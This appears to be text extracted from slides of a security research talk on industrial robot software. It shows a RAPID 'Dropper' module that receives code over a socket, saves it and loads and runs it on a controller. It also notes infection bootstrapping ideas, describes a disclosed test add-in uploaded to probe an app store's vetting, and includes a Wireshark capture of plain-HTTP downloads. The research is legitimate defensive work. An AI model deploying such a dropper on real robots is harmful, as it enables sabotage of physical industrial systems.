
```
MODULE Dropper
PROC main_loop()

    ! ... variable declaration
    ! ... socket creation and initialization

    WHILE TRUE DO
        SocketReceive clientsock, \Str:=data;
        name := ParseName(data)
        Open diskhome + "/" + name + ".mod", f;
        WHILE data DO
            SocketReceive clientsock, \Str:=rec;
            Write f, rec;
        ENDWHILE
        Load \Dynamic, diskhome \File:=name + ".mod";
        %name + ":main"; ! call function by name
    ENDWHILE
ENDPROC
ENDMODULE
```

1. READ DATA FROM THE NETWORK
2. WRITE DATA TO FILE
3. LOAD THAT FILE AS CODE

PUTTING IT ALL TOGETHER



PUTTING IT ALL TOGETHER

HOW TO BOOTSTRAP THE INFECTION?

- Option 1: We have an RCE in the automation scripts
- Option 2: The attacker can be a bit more creative

HOW TO BOOTSTRAP THE INFECTION?

- Option 1: We have an RCE in the automation scripts
- Option 2: The attacker can be a bit more creative



Categories

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- [Analog](#)
- [Browser](#)
- [Cloud](#)
- [Dashboard](#)
- [Datalogger](#)
- [ERP](#)


- [Input](#)
- [JSON-LD](#)
- [Learn&Go](#)
- [Lufft](#)
- [MODBUS](#)
- [Monitoring](#)
- [O](#)

- [Shopfloor](#)
- [System](#)


robotstudio.com/#/landing



Category: MC

MODBUS
BuilderBuild M
more>>MODBUS
GenericRead se
more>>

Model



Pack & Go



Home

Connected Applications

Easily connect your data to the
Industrial App Store and shareUnderstand how to best manage
your controllers, do they need
tuning? Are they over-tuned?
IDF is within.Utilise real-time and historical
industrial data in Microsoft
Power BI.

OrangeApps



All Apps for Robots Apps for Windows Apps for Free



UserLogonUSB

KRC2/4 App
Version 1.0.7

€ 99,-



UserLogonIO

KRC2/4 App
Version 1.0.1

€ 89,-



myHMI

KRC4 App
Version 1.1.1

€ 329,-



myDialog

KRC4 App
Version 1.0.6

€ 189,-



ObjectBrowser

KRC4 App
Version 1.1.12

€ 329,-



SmartInputBox

KRC4 App
Version 1.0.17

€ 179,-



ExtensionPack

KRC4 App
Version 1.0.4


€ 119,-



SmartBlocks

KRC4 App
Version 1.0.4

FREE



SmartPairs

KRC4 App
Version 1.0.5

FREE



Screenshot

KRC4 App
Version 1.0.5

FREE



PointLoader

KRC2/4 App
Version 1.1.7

Price on request



OrangeEdit.FREE

Windows App
Version 2.0.14

FREE

*All prices in EUR excl. VAT and shipping costs.

"Perfection is finally attained not when there is no longer anything to add, but when
there is no longer anything to take away."

Antoine de Saint-Exupéry, Terre des Hommes

https://robotapps.robotstudio.com/#/profile/appPage

ABB-RobotApps

ABB

< My Profile My Apps My Groups Notifications

Approved Apps 0 Pending for approval 1 Rejected Apps 0

Pending for approval 1

SecureYourWork

by Scott Cole

Add-In 70 KB

0 0 0

ABB RobotStudio 6.08 (32-bit)

File Home Modeling Simulation Controller RAPID Add-Ins

RobotApps Install Migrate Enabled

Community RobotWare Gearbox Heat Gearbox Heat Prediction

Add-Ins PowerPacs General Installed Packages RobotWare 6.08 Secure Your Work

RobotApps X

Gallery

secureyour

Common tags: ABB RobotWare RobotWare-Addin RobotStudio-Addin SmartComponent All tags

SecureYourWork Scott Cole

This is just an app for research purposes.
It does nothing except collecting usage
statistics! Icon ...


Output

Show messages from: All messages

Distribution package (C:\ProgramData\ABB Industrial IT\Robotics IT\DistributionPackages\SecureYourWork) directory name i... 7/29/2020

RobotStudio license will expire in 3 days 7/29/2020

RobotStudio requires Direct3D 10.1 which is not supported by this device. Software rendering will be used instead. 7/29/2020




Secure Your Work Add-in



The 'Secure Your Work' package is just a test add-in prepared for research purposes. It does nothing except keeping track of how many times it gets installed. We prepared it and uploaded it to check whether this app store has any manual vetting procedure. If you installed it, just remove it. It will not do any harm. This test is to check whether someone would be able to upload software, including non benign software, via this app store.

OK

A screenshot of the ABB RobotApps website. At the top, there's a header with ABB and links for My Profile, My Apps, and My Groups. Below that, there are two buttons: 'Approved Apps' (with 1 notification) and 'Pending for approval' (with 9 notifications). Underneath these buttons, there's a list of an approved app: 'SecureYourWork' by Scott Cole, categorized as an Add-In, 70 KB in size, with 0 reviews and 6 forks. There's also an 'Output' panel on the right showing messages about distribution packages and license expiration.



Wireshark (http and not osccp) showing network traffic:

Destination	Protocol	Length	Info
80.64.6.156	HTTP	239	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	555	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	240	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	239	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	896	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	248	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	247	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	957	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	250	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	249	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	950	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	252	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	251	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	387	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	242	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...
172.16.170.178	HTTP	328	HTTP/1.1 200 OK
80.64.6.156	HTTP	241	GET /elib/.legacy/KUKA_Sim_2.2/Images/e...
172.16.170.178	HTTP	71	HTTP/1.1 200 OK (PNG)
80.64.6.156	HTTP	242	HEAD /elib/.legacy/KUKA_Sim_2.2/Images/...

Frame 11: 367 bytes on wire (2936 bits), 367 bytes captured (2936 bits)
Ethernet II, Src: Vmware_6f:ce:92 (00:0c:29:6f:ce:92), Dst: Vmware_f9:25
Internet Protocol Version 4, Src: 172.16.170.178, Dst: 23.42.27.27
Transmission Control Protocol, Src Port: 49178, Dst Port: 80, Seq: 1, Ac
Hypertext Transfer Protocol

KUKA - Windows 7 x64 - Base (KUKASim Pro 3.1)

Component Properties for KR 360 R2830:

